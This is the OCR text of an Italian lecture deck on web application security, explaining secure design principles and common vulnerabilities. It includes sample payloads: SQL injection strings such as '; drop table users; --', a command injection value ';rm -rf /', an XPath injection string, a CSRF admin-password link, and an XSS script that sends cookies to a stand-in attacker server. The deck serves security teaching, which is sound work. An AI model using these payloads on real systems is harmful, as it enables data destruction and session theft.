Sicurezza del software

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali


"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sicurezza del software

- Sicurezza applicazioni web
- Secure software lifecicle


..

Sicurezza applicazioni web



...

Sicurezza applicazioni web




Software remains vulnerable because the benefits created by insecure products far outweigh the downsides. Once that changes, software security will improve—but not a moment before. When we start having complete and long-lasting internet outages, companies being knocked offline for days or weeks and going out of business, and **large numbers of people dying**, then we'll see a serious push for secure software.


Immagine via https://danielmiessler.com/blog/the-reason-software-remains-insecure/

Primo decesso causa ransomware https://www.zdnet.com/article/first-death-reported-following-a-ransomware-attack-on-a-german-hospital/


Sicurezza applicazioni web



Sicurezza applicazioni web



Sicurezza applicazioni web



Falso senso di sicurezza: c’è il firewall, c’è https

Sicurezza applicazioni web

Il problema di base

Il problema di base: i servizi web sono esposti al mondo (è il loro mestiere!).

Le applicazioni sono normalmente custom e molto complesse.

Spesso viene impiegata una struttura a tre livelli (web, application, DB, ad esempio LAMP).

SSL non aiuta, anzi ! Induce un falso senso di sicurezza.

Sviluppo software mercato a bassa marginalità, chi arriva per primo spesso prende il mercato, chi vince prende tutto, quindi fretta di andare online.

Ma quanto posso sbagliare?

Preciso al 99,99999%? (magari …)

1 errore ogni 100.000 linee di codice?

Sicurezza applicazioni web

Android	12M/loc
Boeing 787	14M/loc
Linux 4.15	21M/loc
LHC	50M/loc
Facebook	61M/loc
Windows 10	65M/loc (ext.)
Auto	100M/loc (ext.)
DNA topo	150M/coppie

http://www.visualcapitalist.com/millions-lines-of-code/

loc=line of code

LHC=Large Hadron Collider

Nota: il genoma del topo ha circa 3.1 Miliardi di coppie ma di questi solo circa il 5% è DNA-codificante pari a circa 150M di coppie che codificano proteine. L'85% di queste 150M di coppie sono uguali a quelle dell'uomo.

Poi ci sono quelli “oltre”:


Google Codebase (2015)

- oltre 2 miliardi linee di codice
- 86TB sorgenti
- 9M file
- 16K modifiche/day manuali
- 24K modifiche/day autom.
- 25K sviluppatori

Ma anche Microsoft non scherza:

At Microsoft, 47,000 developers generate nearly 30 thousand bugs a month.

Sicurezza applicazioni web



Sicuri come l'anello più debole

Minimi privilegi

Separazione dei privilegi

Chiamate di sistema

Sicuri come l'anello più debole. Attenzione a non lasciare senza protezione la porta posteriore!

Minimi privilegi. Non cercare di anticipare requisiti del futuro: ciascun componente e utente deve avere solo i privilegi strettamente necessari a svolgere i suoi compiti. (es. Drop table, web server root ecc.)

Separazione dei privilegi. Progettare componenti diversi che accedono a dati diversi aiuta a confinare i problemi (ma a volte aumenta la complessità).

Chiamate di sistema possono trasferire il controllo da applicazione web a SO. Attenzione. PHP: require(), include(), eval(), system() ecc.
Java: System.* (System.Runtime)

Validazione dell'Input e dell'Output.

Gestire gli errori in sicurezza.

KISS (Keep It Simple Secure/Stupid)

Riuso

Validazione dell'Input e dell'Output. Sono i canali con cui le informazioni vengono scambiate e possono trasportare dati invalidi o pericolosi. Se un campo è definito “testo” non è detto che contenga sempre “testo”.

Gestire gli errori in sicurezza. Se un meccanismo fallisce, dovrebbe farlo in modo da evitare di essere superato esponendo le parti successive e non dovrebbe fornire troppe informazioni sul suo fallimento.

KISS (Keep It Simple Secure/Stupid) Un meccanismo di sicurezza deve essere semplice (sia da realizzare che da usare e da verificare).

Riuso di componenti già testati e verificati come “sicuri”

Commenti o versioni obsolete

Consentire il listing delle directory

Esporre solo il necessario

Commenti o versioni obsolete: gli script in produzione non debbono contenere commenti che possano aiutare l'attaccante (o in generale meglio che non ne contengano, esistono script Regex per ogni linguaggio). Le versioni obsolete non debbono stare sui server di produzione.

Consentire il listing delle directory: rischio che vengano esposti file e script non in uso o altri documenti utili per l'attaccante.

Esporre solo il necessario: verificare con un crawler che non abbiamo lasciato online qualcosa di eliminabile.

Data validation

- controllare il tipo
- controllare la sintassi
- verificare la lunghezza

Data validation

Nella realizzazione di applicazioni web è fondamentale accettare solamente dati validi e conosciuti; soluzioni alternative (ad esempio tentare di correggere i dati) sono più difficili da realizzare e meno efficaci.

Occorre perciò:

- controllare il tipo
- controllare la sintassi
- verificare la lunghezza

Le validazioni lato client (javascript o java applets) servono solamente per una prima scrematura dei dati, che vanno comunque controllati lato server.

I framework di sviluppo vengono in soccorso ma non risolvono tutti i problemi.

Metacharacters

< > ! | & ; ' " * % ? $ @ ( ) [ ] ../

Metacharacters

Molti caratteri speciali, se presenti nell'input, possono essere pericolosi e vanno identificati e gestiti:

< >	identificano tag HTML
! | & ;	esecuzione comandi
' “ * %	database queries
? $ @	programmi e script
( ) [ ]	programmi e script
../	filesystem paths

Directory traversal


```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
    File f = new File(path);
    f.delete()
}

Path=”/safe_dir/../important.dat”
```


Esempio Java

In Java usare ad esempio GetCanonicalPath per gestire path immessi dall’utente.

CWE-22 - Path Traversal

Directory traversal



Attacco directory traversal
https://en.wikipedia.org/wiki/Directory_traversal_attack

Consente di percorrere il file system del web server usando i caratteri speciali e privilegi non impostati correttamente.

https://www.theregister.co.uk/2017/03/26/miele_joins_internetofst_hall_of_shame/

Minimi privilegi!

Minimi privilegi

Un’applicazione dovrebbe collegarsi al database con un utente specifico e dotato dei soli privilegi sufficienti alle sue necessità (leggere, aggiornare, ecc).

Di frequente si utilizzano invece utenti ad elevati privilegi rendendo semplicemente più probabile la perdita o l’alterazione di dati in caso di SQL injections o altri attacchi: la facoltà di eseguire una istruzione “drop table”, ad esempio è inutile e dovrebbe essere inibita specificando i giusti privilegi per l'utente usato per la connessione.

Fidarsi ?

In God we Trust.
All others must submit a valid X.509 certificate.

(Attribuzione incerta) Charles Forsythe?

Mai fidarsi dell'input dell'utente (vedi injection), mai fidarsi dell'output che produciamo (vedi XSS).

Sicurezza applicazioni web

I tre tipi di attacchi applicativi più diffusi
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Il primo e il terzo li vedremo in dettaglio, il secondo di fatto è un attacco ai cookie o ai token di sessione.
Del primo il più diffuso è SQL injection ma anche LDAP, XML parser, noSQL ecc.

Più aggiornato ma più o meno le stesse cose (scende XSS, sale buffer overflow)
https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

Esempio base di SQL Injection

https://en.wikipedia.org/wiki/SQL_injection

SQL Injection

L'attacco applicativo più diffuso.

Viene iniettato codice malevolo sfruttando i campi di input di form, query ecc.

Se l'application server usa l'input dell'utente inserendolo direttamente nelle SQL query che esegue, è potenzialmente vulnerabile ad un attacco di SQL code injection.

Vediamo un esempio semplificato passo-passo.

Esempio base passo passo

```
<form action='login.php' method='post'>
   Username: <input type='text' name='user' />
   Password: <input type='password' name='pwd' />
   <input type='submit' value='Login' />
</form>
```

Esempio base passo passo

```
<?php
$query = "SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';";
$sql = mysql_query($query,$db);
if(mysql_affected_rows($sql)>0)
{
// Consenti l'accesso
}
?>
```

Esempio base passo passo

```
/login.php?user=pippo&pwd=pluto

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user=
'pippo'and pwd='pluto';
```


Esempio base passo passo

```
/login.php?user=a' or 1=1 -- &pwd=

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user='a' or 1=1
--'and pwd='';
```


Esempio base passo passo

```
/login.php?user=a'; drop table users; --
 &pwd=

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user='a'; drop
table users; --'and pwd=''
```

Poi c’è chi proprio ti dà una mano...



Sicurezza applicazioni web



https://xkcd.com/327/

https://xkcd.com/327/

Sicurezza applicazioni web

Anche i Simpson!

Sicurezza applicazioni web

Poi c’è il genio assoluto.

Non solo SQL Injection: Xpath

Non solo SQL injection ma anche XML, sempre se non viene validato l'input

```
<?xml version="1.0" encoding="utf-8" ?>
<ordini>
<cliente id="1">
<name>Massimo Carnevali</name>
<email>pippo@pluto.it</email>
<creditcard>1234567812345678</creditcard>
<ordine>
<oggetto>
<quantity>1</quantity>
<prezzo>10.00</prezzo>
<name>Calzini</name>
</oggetto>
</ordine>
</cliente>
...
</ordini>
```


```
string query = "/ordini/cliente[@id='" +
customerId + "']/ordine/oggetto[prezzo >= '" +
priceFilter + "']";
```

```
'] | /* | /foo[bar='
```


Esempio semplificato di XML Injection.
Più in generale si parla di “Code Injection”
https://en.wikipedia.org/wiki/Code_injection
E si applica, ad esempio, anche a LDAP e CSV
(
https://www.contextis.com/blog/comma-separated-vulnerabilities
)

Pagina utile per verificare cosa manda il nostro programma/client al server web:
https://requestb.in/

HTML Injection per generare prompt di logon



Quando si parla di HTML injection di solito si intende XSS.

Esempio particolare, usare una mail formattata html per iniettare codice che, all'apertura della mail simula un prompt di logon a iTunes.

https://www.youtube.com/watch?v=9wiMG-oqKf0


Command Injection

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);

user = ";rm -rf /"
```


Command injection, quando il codice web richiama comandi di sistema (con che privilegio gira l'applicazione?)

CWE-78 - OS Command Injection

CSS Injection



CSS injection, anche il CSS può veicolare un attacco (immagine trasparente sovrapposta, esecuzione di script con vecchi browser, raccolta di info dal browser ecc.).

Rischio quando consento all'utente di fare personalizzazioni sulla pagina che poi si riflettono sul CSS. e.g. Avatar che vengono caricati ogni volta che commento.

https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005)

https://www.curesec.com/blog/article/blog/Reading-Data-via-CSS-Injection-180.html

Cross-site scripting (CSS o XSS)

http://en.wikipedia.org/wiki/Cross-site_scripting

Terza vulnerabilità applicativa come diffusione.

Un'applicazione viene identificata come potenzialmente vulnerabile al XSS quando emette in output del codice HTML non verificato e contenente dati immessi in input dal client.

Questo permette all'attaccante di inserire del codice attivo (script, Java, ActiveX) nei documenti inviati al client senza modificare niente sul server ma usandolo solo come "sponda".

Con varie tecniche (via mail, su web, ecc) si induce l'utente a visitare pagine web di quel server contenenti codice HTML malevolo senza che questi se ne accorga.

Cross-site scripting (CSS o XSS)

codice PHP su http://server_vulnerabile/index.php
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>


Exploit:
http://server_vulnerabile/index.php?
name=<script>document.location.replace('http://
server_cattivo/stole.cgi?text='+document.cookie)</script>

http://en.wikipedia.org/wiki/Cross-site_scripting

Varie tecniche di attacco. Quello non persistente lavora senza bisogno di aver accesso in scrittura al server web.
Se riesco a scrivere sul web posso rendere l'attacco persistente e generalizzato.
Posso avere un sito "protetto" ma che presenta un widget vulnerabile di un sito terzo utilizzabile per l'attacco.

Nell'esempio l'idea è che "server_vulnerabile" chieda all'utente il suo nome e lo saluti con un messaggio personalizzato. Il parametro "name" però non è controllato e viene usato così come è.

Cross-site scripting



Bob manda una mail ad Alice (1) con il link al codice infettato.
Alice clicca sul link che viene eseguito sul server vulnerabile (2) che lancia uno script sul server cattivo (3).
Lo script di server cattivo, lanciato con l'autorità di server vulnerabile, prende dal client di Alice il cookie di sessione (4) e lo manda a Bob (5).
Bob utilizza il cookie di sessione per impersonare Alice su server vulnerabile (6)

"Ma io elimino il tag <script> dall'input!"
<scr<script>ipt> :-)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Cross-site Request Forgery

- Sito xxx.com richiede autenticazione
- Poi si fida di quello che arriva dal browser
- Spingo l'utente a clickare su link malevolo tipo: http://xxx.com/gui/?action=setsetting&s=webui.password&v=eviladmin
- Eseguo azione a mio favore oppure lancio script malevolo da altro sito

Comandi inviati da un utente di cui il sito si fida https://en.wikipedia.org/wiki/Cross-site_request_forgery

L'attaccante forza l'utente a dare un comando con la sua autorità ma senza rendersene conto.

Es. Alice amministratore sito example.com, le mando un link/pagina web ecc. che forza esecuzione comando su example.com con i suoi privilegi ma che compie un'azione che fa comodo a me (tipo "cambia password amministratore")

Problema, basta una GET per fare un'azione amministrativa se cookie di sessione è ok (RFC 2616 dice di non farlo)

CWE-345 e dintorni: Insufficient Verification Of Data Authenticity

Ecco perché ogni tanto i siti ti richiedono la password

Mancata gestione della concorrenza
(un codice ok se eseguito sequenzialmente attaccabile se non gestisce il parallelismo)

Mancata gestione della concorrenza
(un codice ok se eseguito sequenzialmente attaccabile se non gestisce il parallelismo)

CWE-362

Hanno bucato Starbucks:
https://sakurity.com/blog/2015/05/21/starbucks.html

Usare gli strumenti di gestione della concorrenza messi a disposizione dai linguaggi/framework.

Lo scenario

- Non esistono tecniche di audit automatico
- Analisi delle variazioni delle “baseline”
- Analisi del codice sorgente
- Analisi “greybox”
- Analisi “blackbox”
- Ambienti di test separati interni

Si sta lavorando a soluzioni che utilizzano machine learning addestrando delle AI a trovare gli errori nel codice.

https://www.microsoft.com/security/blog/2020/04/16/secure-software-development-lifecycle-machine-learning/

